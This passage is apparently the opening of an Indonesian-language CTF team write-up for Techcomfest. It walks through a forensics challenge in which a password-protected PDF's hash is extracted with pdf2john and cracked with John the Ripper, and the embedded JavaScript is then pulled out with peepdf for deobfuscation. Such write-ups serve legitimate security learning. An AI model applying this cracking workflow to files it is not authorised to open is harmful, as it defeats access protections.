Write Up Techcomfest

****

**Sembarang Wes**

**Fikri Muhammad Abdillah**

**Muhammad Naufal Kurniawan**

**Kevin Adika Saputra**

[**Forensics 2**](#_2cu0slg69w4w)

[Pemanasan 2](#_acqbhouzwxtl)

[Kuli-ah forensik 6](#_e22u7m9urm5x)

[**Reverse Engineering 10**](#_5lb08wcwc2b6)


[Key Checker 10](#_ns2z4hvd1lg)

[**Blockchain 14**](#_elvjp1kcg2w)


[Tabungan 14](#_q0olcv8jcis9)

# Forensics

## Pemanasan




Diberikan sebuah file pdf flag\_protected.pdf, file tersebut diproteksi oleh sebuah password, kemudian saya menggunakan tools peepdf seperti berikut. Didalamnya terlihat ada kode javascript, tetapi untuk mengekstaknya dibutuhkan password pdfnya.




Untuk mendapatkan password pdfnya saya menggunakan tools *John the Ripper*. Pertama mengambil hash dari pdfnya menggunakan *pdf2john.*



Setelah itu bruteforce hashnya menggunakan *john.*




Setelah mendapatkan password `*makanapel`* saya coba membuka file pdfnya untuk memastikan passwordnya sesuai dan berhasil.





Selanjutnya kembali ke peepdf untuk mengekstrak kode javascriptnya.






Setelah mendapatkan javascript yang telah di-obfuscate saya menggunakan tools deobfuscator javascript online.



